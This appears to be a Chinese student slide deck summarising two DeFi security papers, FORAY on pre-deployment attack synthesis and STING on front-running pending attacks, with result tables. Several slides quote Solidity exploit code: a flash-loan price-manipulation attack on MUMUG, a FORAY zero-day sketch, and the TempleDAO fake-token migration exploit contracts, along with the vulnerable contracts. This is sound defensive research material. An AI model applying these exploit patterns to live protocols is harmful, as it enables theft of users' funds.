把攻击变成防御：区块链安全中的漏洞预演与抢先救援

---以FORAY和STING为例

汇报人：农烨 202622080906

先认识链上的“自动柜台”（以MU为例）

DeFi：由程序管理的金融市场

买

买券柜台

用户可以买入MU代币

换

兑换柜台/售券柜台

代币 A（MU） ⇄ 代币 B（USDCe）

存

资产仓库

存入 · 提取

账本没有被篡改

密码没有被偷取

业务规则仍可能有漏洞

骗子把程序允许的操作排成异常组合，就可能拿走资产

研究对象与核心问题

协议上线

攻击交易出现

交易确认

事前预演

FORAY

提前合成攻击，暴露深层逻辑漏洞
攻击发生前，主动构造漏洞证据
ACM CCS 2024

短暂救援窗口

STING

观察待执行攻击，合成反制合约
攻击已经排队，争取在确认前保护资产
USENIX Security 2023

共同主题：把攻击知识转化为防御能力

现有方法的两个关键问题

FORAY 面临的困难

几十个公开函数
每个函数又有不同金额
调用顺序可以任意组合

随机尝试像在海量组合中碰运气
按底层代码推理又背上大量无关细节

缺少有效搜索


以下为某合约可调用函数：
flashloan()(1,2,3,.....)
swap()(1,2,3,.....)
deposit()(1,2,3,.....)
withdraw()(1,2,3,.....)
payback()(1,2,3,.....)
.....
以此类推 可能会有20-30个可调用函数
每个函数的金额也不是固定选项，可以是1，2，3....也可以是10，100，10000.....

STING 面临的困难

最后一笔交易只是启动按钮
攻击依赖此前部署的合约
骗子还会限制调用者和收款人

简单复制可能无法执行
也可能仍把钱送进攻击者账户

缺少攻击语义



攻击代码A：隐藏功能

攻击代码B:
设置入口，让守卫无法防御

攻击代码C:
锁定收款人为攻击者

创建假代币D
(假凭证)

触发攻击


往往只有这里才会被守卫看到

威胁模型与关键前提

	FORAY	STING
起点	协议代码、公开状态、攻击目标	已识别的公开待执行攻击交易
能力	调用公共接口，部署自己的合约	追踪准备动作，生成自己的反制合约
目标	找到能触发逻辑漏洞的程序	争取先执行，把资产转入防御者账户
关键前提	金融动作可建模，搜索和求解来得及	攻击可见、已识别、可复现且能赢得排序

FORAY：把攻击写成可求解的路线

1. **代码** 协议与初始状态
2. **资金动作** 借款、兑换、还款
3. **攻击草图** 先确定步骤骨架
4. **验证攻击** 填金额并实际试跑




核心观点：用金融含义缩小搜索空间

研究对象与核心问题

账本把每一步都记对了，钱为什么仍会丢?

程序会严格执行写下的规则
但规则可能违背设计者的经济意图



归还25000MU
净赚50000-13000 USDCe

集中卖出25000 MU
换来50000 USDCe
此时 柜台池子中MU数量上升 USDCe数量下降 MU价格变低

支付约13000 USDCe
换回25000 MU
漏洞：B柜台的定价随着A走了

MUMUG：三个柜台如何协作

DeFiLender

临时借出 MU

Uniswap

MU 与 USDCe 兑换，储量影响报价

Mubank

收 USDCe、卖 MU，报价依赖 Uniswap 储量

source code: Mubank

```
...
function _mu_bond_quote(uint256 amount) internal view returns (uint256) {
    (uint112 reserve0, uint112 reserve1, ) = uniswap.getReserves();
    uint256 amountIN = uniswap.getAmountIn(amount, reserve1, reserve0);
    uint256 amountOUT = uniswap.getAmountOut(amount, reserve0, reserve1);
    uint256 mu_bond_amount = (amountIN + amountOUT) / 2;
    return mu_bond_amount;
}
function mu_bond(uint256 amount) public {
    uint256 mu_bond_amount = _mu_bond_quote(amount);
    IERC20(_USDCe).transferFrom(msg.sender, address(this), amount);
    IERC20(_Mu).transfer(msg.sender, mu_bond_amount);
}
...
```

concrete attack

```
contract Attacker {
    ...
    function attack() external {
        lender.flashloan(mu, 24945e18);
        uniswap.swap(mu, usdce, 24944.5e18, 1);
        mubank.mu_bond(13876e18);
        lender.payback(mu, 25019.835e18);
    }
    ...
}
```


source code: Uniswap

```
function swap(address fromToken,
address toToken, uint256 amountIn,
, uint256 minAmountOut) { ... }
```

source code: DeFiLender

```
function flashloan(address token,
uint256 amount) { ... }
```

AFL 与代币流图



AFL

把复杂代码概括为
借款、还款、兑换、转账等金融动作

TFG

节点表示攻击者持有的代币类型
边表示可能的金融操作

从草图到可执行攻击

1. **生成草图** 先决定调用顺序，金额留空
2. **约束求解** 同时满足余额、兑换和还款条件
3. **转换执行** 映射回具体合约调用并本地试跑
4. **反馈修正** 失败原因返回搜索，避免重复错误

```
1  function DeFiLender.flashloan(...) public {}
2  function DeFiLender.payback(...) public {}
3
4  function Uniswap.swap(...) public {}
5
6  // transfer and swapBack of victim
7  function transfer(to, amt) public {
8      ...
9      if (...) { swapBack(); }
10     ...
11 }
12
13 function swapBack() internal {
14     ...
15
16     Uniswap.swap(victim, wBNB, amt_1, 0);
17     ...
18 }
```

(a) The (partial) vulnerable DeFi protocol

```
1  function exploit() {
2      // flashloan wBNB
3      DeFiLender.flashloan(wBNB, 6.3e16);
4
5      // trigger the bug by transfer
6      Victim.transfer(address(0x0), 0);
7
8      // swap: wBNB -> victim -> bUSD -> wBNB
9
10     Uniswap.swap(wBNB, victim, 6.3e16, 1.2e12);
11
12     Uniswap.swap(victim, bUSD, 1.2e12, 16.5e18);
13
14     Uniswap.swap(bUSD, wBNB, 16.5e18, 6.5e16);
15
16     // payback wBNB
17     DeFiLender.payback(wBNB, 6.3e16);
18 }
```

(b) The (simplified) attack program

Figure 9: A zero-day vulnerability detected by FORAY. "victim" stands for the address of the token issued by the Victim contract.

FORAY 的实验结果

Table 1: Running time of FORAY vs. HALMOS and ITYFUZZ on the selected benchmark. "TO" means the tool cannot find a valid attack for the corresponding vulnerability within the time limit, and "NA" means the benchmark is not supported.


Name	Category	FORAY	ITYFUZZ	HALMOS	# of Sketches
AES	TB	25.1s	27.0s	TO	16
BGLD	TB	25.1s	172.0s	TO	16
BIGFI	TB	25.1s	511.0s	TO	16
BXH	P&D	350.5s	TO	TO	38
Discover	PP	325.1s	NA	10251.3s	16
EGD	P&D	25.6s	2.0s	TO	56
MUMUG	PP	300.2s	NA	7681.7s	16
NOVO	TB	25.1s	81.0s	TO	16
OneRing	P&D	25.3s	TO	TO	32
RADTDAO	TB	25.1s	627.0s	TO	16
RES	SR	25.2s	3.0s	TO	16
SGZ	SR	25.2s	TO	TO	30
ShadowFi	TB	25.1s	1757.0s	TO	16
Zoompro	SR	25.2s	TO	TO	36
NXUSD	P&D	TO	TO	TO	–
NMB	P&D	626.3s	TO	TO	21
Lodestar	P&D	TO	TO	TO	–
SafeMoon	TB	25.1s	TO	TO	16
Allbridge	PP	TO	NA	TO	–
Swapos V2	SR	25.7s	182.3	6322.0s	80
Axioma	P&D	25.7s	TO	TO	22
0vix	PP	TO	NA	TO	–
NeverFall	P&D	100.7s	TO	TO	16
SellToken02	P&D	26.0s	TO	TO	180
LW	PP	25.1s	NA	TO	16
UN	TB	25.1s	10.1s	TO	16
CFC	TB	625.2s	TO	TO	90
Themis	P&D	TO	TO	TO	–
Bamboo	TB	25.1s	5.2s	TO	16
LUSD	P&D	25.1s	TO	TO	16
RodeoFinance	PP	TO	NA	TO	–
Carson	PP	TO	TO	TO	–
XAI	TB	25.1s	TO	TO	16
Hackathon	TB	25.1s	TO	TO	16
	Succ. rate	79% (27/34)	32% (11/34)	9% (3/34)	Avg. #
	Avg. Time	105.9s	307.1s	8085.0s	31.7

27 / 34

历史逻辑漏洞案例中成功生成攻击

10

作者在 5,000 个 BNB 链协议中报告发现并披露的新漏洞




成功案例平均用时 105.9 秒

审计之外：攻击已经排队

审计总会留下未知区域

攻击交易已经出现，但尚未确认



STING 利用这段短暂窗口争取保护资产

TempleDAO：假凭证换走真资产

1. **自制假旧凭证** — 假合约声称已经销毁凭证
2. **调用迁移功能** — 仓库没有正确核验旧凭证
3. **得到真实新凭证** — 程序发放可取回资产的权益
4. **提走真实资产** — 假票最终换到真货


论文根据 2022 年 TempleDAO 事件改编该示例
历史损失约 230 万美元

StaxLPStaking Contract:

```
01 contract StaxLPStaking {
02   IERC20 public stakingToken;    IERC20 public LPToken;
03   address public owner;
04
05   constructor(address stToken, address lpToken) public {
06     stakingToken = IERC20(stToken);
07     LPToken = IERC20(lpToken);
08     owner = msg.sender;
09   }
10
11   function stake(uint amount) {
12     LPToken.transferFrom(msg.sender, address(this), amount);
13     stakingToken.mint(msg.sender, amount);
14   }
15
16   function withdraw(uint amount) {
17     stakingToken.burn(msg.sender, amount);
18     LPToken.transfer(msg.sender, amount);
19   }
20
21   function newStakingToken(address stToken) onlyOwner {
22     stakingToken = stToken;
23   }
24
25   function migrateStake(address oldStaking, uint amount) {
26     IERC20(oldStaking).burn(msg.sender, amount);
27     stakingToken.mint(msg.sender, amount);
28   }
29 }
```

Figure 1: The source code of *StaxLPStaking* contract

STING 的运行流程



追踪准备过程

找出相关合约、钱包和历史交易

生成自己的副本

处理调用限制并重定向资金

本地试跑

验证程序可执行且资金流向正确

争取抢先提交

赢得排序才可能保护资产

为什么简单照抄会失败

只认攻击者

攻击工具检查调用者身份
换一个钱包，程序直接拒绝执行

CFFP：控制流保护

隐藏收款地址

简单替换交易文字也不够
照抄后，钱可能仍流向攻击者

DFFP：数据流保护

Exploit Contract A (fake token):

```
01 contract ExploitA is ERC20 {
02   function burn(address user, uint amount) {
03     // anyone can burn any desired quantity of tokens
04   }
05 }
```

Exploit Contract B (entry point of the hack):

```
01 contract ExploitB {
02   UniswapRouter constant uniswap = UNISWAP_ROUTER;
03   StaxLPStaking constant victim = STAX_LP_STAKING;
04
05   function exploit(uint160 s, address to) {
06     require(tx.origin == WALLET_Y);
07     require(
08       uint160(tx.origin) != uint160(s) &&
09       (keccak256(tx.origin) ^ keccak256(s)) & 0xffffffff == 0
10     );
11
12     victim.migrateStake(EXPLOIT_A, 10000000 ether);
13     victim.withdraw(10000000 ether);
14     uniswap.removeLiquidity(
15       TEMPLE_TOKEN, FRAX_TOKEN, 10000000 ether, to ^ 1234
16     );
17   }
18 }
```

Exploit Contract C (dummy):

```
01 contract ExploitC {
02   uint256 immutable dummy;
03   constructor() {
04     dummy = IERC20(STAX_LP_TOKEN).balanceOf(msg.sender);
05   }
06 }
```

Figure 3: Exploit contracts deployed by the attacker

STING 的实验结果

Table 4: Evaluation of 63 Web 3.0 Attacks. The first three columns show the names, dates, and lost funds for each attack. Columns 4 to 10 show the results for §4.1. Column 4 shows the number of attack-related transactions and column 5 shows the number of entities involved. Columns 6 to 8 categorize entities based on their relationships, with **DD**, **MF**, and **TK** representing data dependency, fund recipients, and tokens, respectively. Columns 9 and 10 categorize entities by their labels, with **BN** indicating benign entities and **ML** indicating malicious entities. Columns 11 to 15 show the results for §4.2. Columns 11 and 12 show the number of external calls, with column 11 showing the total and column 12 showing the hooked ones. Columns 13 to 14 show front-running protection, with **C** and **D** representing CFFP and DFFP. Columns 15 to 18 show the results for §4.3, where **S0**, **S1**, **S2**, and **T** denote Single-Tx, Syntactic, Semantic, and Taint-based syntheses.

Attack (63)	Date	Loss ($ 2.5B)	Attack Information Identification (§4.1)							Counterattack Smart Contract Synthesis (§4.2)				Contract Execution and Validation (§4.3)			
			# Txs	# Entity	by Relation			by Label		# Call		Protection		S0 (12)	S1 (45)	S2 (54)	T (54)
					DD	MF	TK	BN	ML	Total	Hooked	C	D				
JAY	12/29/22	18.4K	2	8	7	2	2	6	2	43	17			✓	✓	✓	✓
Rubic	12/25/22	1.5M	3	36	9	29	2	34	2	206	82	✓	✓		✓	✓	✓
ElasticSwap	12/13/22	845.0K	3	17	14	5	3	14	3	120	28			✓	✓	✓	✓
NUM	11/23/22	13.0K	2	13	11	5	3	11	2	59	10			✓	✓	✓	✓
DFX	11/10/22	4.0M	3	36	28	11	9	34	2	181	32	✓			✓	✓	✓
BrahTOPG	11/09/22	89.0K	2	15	11	9	4	13	2	85	15	✓			✓	✓	✓
Kashi	11/08/22	110.0K	2	19	18	6	3	17	2	85	30			✓	✓	✓	✓
Team Finance	10/27/22	15.8M	7	37	32	14	13	32	5	392	79	✓			✓	✓	✓
N00d	10/26/22	29.0K	3	11	10	5	5	9	2	368	107	✓			✓	✓	✓
Bond Protocol	10/21/22	300.0K	2	5	4	2	1	3	2	14	2	✓			✓	✓	✓
OlympusDAO	10/21/22	292.0K	3	5	4	3	1	3	2	15	4	✓			✓	✓	✓
Uerii Token	10/17/22	2.4K	2	10	9	4	3	8	2	36	11	✓			✓	✓	✓
EFLeverVault	10/14/22	972.5K	3	13	10	4	2	9	4	67	39			✓	✓	✓	✓
MEVBOTa47b	10/14/22	241.0K	2	18	17	7	2	16	2	60	3	✓				✓	✓
Rabby Wallet	10/11/22	200.0K	2	39	7	34	2	36	3	860	186	✓			✓	✓	✓
Temple DAO	10/11/22	2.3M	4	20	18	8	6	17	3	63	23	✓			✓	✓	✓
Xave Finance	10/09/22	30.0M	2	10	9	1	1	8	2	43	16	✓					
MEVBOTbadc	09/28/22	1.5M	3	8	7	3	1	6	2	16	13	✓			✓	✓	✓
Bad Guys	09/02/22	NFT	1	2	2	1	1	1	1	2	0						
LuckyTiger	08/24/22	NFT	3	4	4	4	1	2	2	203	50	✓			✓	✓	✓
XSTABLE	08/10/22	46.2K	3	11	8	8	2	9	2	241	40	✓			✓	✓	✓
Nomad Bridge	08/02/22	152.0M	1	14	14	2	1	13	1	16	0						
Audius	07/23/22	1.1M	5	7	6	0	0	5	2	9	2	✓					
Omni NFT	07/10/22	1.4M	4	48	48	13	5	45	3	1140	111	✓			✓	✓	✓
FlippazOne	07/06/22	1.3K	1	4	4	1	1	3	1	7	1			✓	✓	✓	✓
XCarnival	06/26/22	3.9M	16	71	71	59	1	12	59	2713	426	✓	✓			✓	✓
SNOOD	06/18/22	103.4K	1	12	8	5	2	10	2	40	6	✓				✓	✓
Inverse Finance	06/16/22	1.3M	2	47	46	10	8	45	2	232	29	✓			✓	✓	✓
ApeCoin	05/17/22	1.1M	1	26	24	11	4	23	3	291	17	✓	✓			✓	✓
Fei Protocol	04/30/22	80.0M	4	38	38	8	4	35	3	1408	39	✓			✓	✓	✓
Saddle Finance	04/30/22	11.0M	2	32	31	8	7	30	2	408	43	✓			✓	✓	✓
BeanstalkFarms	04/16/22	182.0M	2	24	24	2	7	21	3	74	12	✓					
Inverse Finance	04/02/22	15.6M	2	4	3	0	0	2	2	4	0						
Revest Finance	03/27/22	11.2M	2	12	11	5	2	10	2	106	11	✓			✓	✓	✓
Auctus	03/26/22	726.0K	2	11	5	9	1	9	2	95	22	✓				✓	✓
Li.Fi	03/20/22	570.0K	1	57	21	39	10	55	2	85	1			✓	✓	✓	✓
Umbrella Network	03/20/22	700.0K	3	5	5	2	1	2	3	6	1	✓	✓			✓	✓
Bacon Protocol	03/05/22	1.0M	2	8	8	4	2	6	2	44	13	✓			✓	✓	✓
Multichain	01/18/22	1.4M	2	6	5	6	1	4	2	13	5	✓			✓	✓	✓
Visor Finance	12/21/21	8.2M	3	5	5	1	1	3	2	17	2	✓			✓	✓	✓
MonoX Finance	11/30/21	31.0M	2	22	18	10	10	19	3	981	219	✓			✓	✓	✓
Cream Finance	10/27/21	130.0M	2	130	129	36	28	127	3	3358	93	✓				✓	✓
Indexed Finance	10/14/21	16.0M	2	35	34	14	9	33	2	881	238	✓			✓	✓	✓
Nimbus	09/15/21	5.2K	2	7	7	4	2	5	2	82	24	✓			✓	✓	✓
NowSwap	09/15/21	1.1M	2	5	5	3	2	3	2	396	154	✓			✓	✓	✓
DAO Maker	09/03/21	4.0M	2	4	4	2	1	3	1	11	2			✓	✓	✓	✓
Cream Finance	08/30/21	18.0M	2	20	20	7	3	18	2	148	11	✓			✓	✓	✓
xToken	08/29/21	4.5M	2	158	156	30	9	156	2	1868	66	✓				✓	✓
Poly Network	08/11/21	611.0M	2	5	5	1	0	4	1	16	0						
Punk Protocol	08/10/21	9.0M	3	17	17	8	6	15	2	226	32			✓	✓	✓	✓
Popsicle Finance	08/03/21	20.0M	2	81	80	27	20	76	5	1195	311	✓			✓	✓	✓
xToken	05/12/21	24.0M	2	127	125	28	10	125	2	1215	86	✓			✓	✓	✓
Rari Capital	05/09/21	15.0M	5	28	25	9	5	25	3	212	20	✓			✓	✓	✓
DODO	03/08/21	700.0K	24	11	11	3	4	7	4	87	40			✓	✓	✓	✓
Furucombo	02/27/21	14.0M	3	11	9	3	1	9	2	33	3	✓					
Alpha Finance	02/13/21	37.5M	2	24	24	7	5	22	2	113	16	✓			✓	✓	✓
Yearn	02/05/21	11.0M	2	53	50	20	9	51	2	1214	83	✓			✓	✓	✓
Pickle Finance	11/21/20	20.0M	2	23	22	7	3	20	3	713	16	✓			✓	✓	✓
Harvest Finance	10/26/20	83.8M	3	71	71	10	7	69	2	1443	50	✓			✓	✓	✓
Opyn Protocol	08/04/20	371.0K	4	11	11	5	2	9	2	46	15	✓			✓	✓	✓
Bancor Protocol	06/18/20	135.2K	1	5	3	2	1	3	2	2	1			✓	✓	✓	✓
Beauty Chain	04/22/18	900.0M	1	4	2	3	1	2	2	1	1			✓	✓	✓	✓

54 / 62

范围内历史攻击回放成功





Figure 8: Runtime Overhead

Table 3: Details of out-of-scope attacks

Attack	Date	Loss	Root Cause
Wintermute	09/20/22	160.0M	Key compromised or rugged
SudoRare	08/23/22	800.0K	Key compromised or rugged
Curve Finance	08/09/22	575.0K	Off-chain component compromise
Harmony Bridge	06/24/22	100.0M	Key compromised or rugged
Ronin Network	03/29/22	624.0M	Key compromised or rugged
BuildFinance	02/14/22	470.0K	Key compromised or rugged
Dego Finance	02/10/22	10.0M	Key compromised or rugged
Meter	02/06/22	7.7M	No fund lost on the mainnet
Qubit Finance	01/28/22	80.0M	No fund lost on the mainnet
Crypto.com	01/18/22	33.7M	Key compromised or rugged
LCX	01/08/22	7.9M	Key compromised or rugged
Vulcan Forged	12/13/21	140.0M	Key compromised or rugged
Bitmart	12/04/21	196.0M	Key compromised or rugged
Badger	12/02/21	120.0M	Off-chain component compromise
AnubisDAO	10/29/21	60.0M	Key compromised or rugged
JayPegs Automart	09/17/21	3.1M	Key compromised or rugged
DAO Maker	08/12/21	7.0M	Key compromised or rugged
Thorchain	07/22/21	8.0M	Off-chain component compromise
Thorchain	07/15/21	5.0M	Off-chain component compromise
Bondly	07/15/21	5.9M	Key compromised or rugged
Anyswap	07/10/21	7.9M	Key compromised or rugged
Chainswap	07/02/21	800.0K	No fund lost on the mainnet
Roll	03/14/21	5.7M	Key compromised or rugged
Paid Network	03/05/21	3.0M	Key compromised or rugged

S2 中位 0.29 秒
最慢 8.51 秒



这些数字不包含完整的攻击检测与真实网络排序竞争

两篇论文覆盖不同阶段

自己的分析

	FORAY	STING
所处阶段	攻击发生前	攻击已出现，尚未确认
主要输入	协议代码、公开状态、攻击目标	待执行攻击及其链上准备过程
主要产物	可执行的漏洞证据	防御者可执行的反制合约
主要价值	帮助开发者理解并修复规则	在极短窗口内争取保护资产



事前预演：FORAY
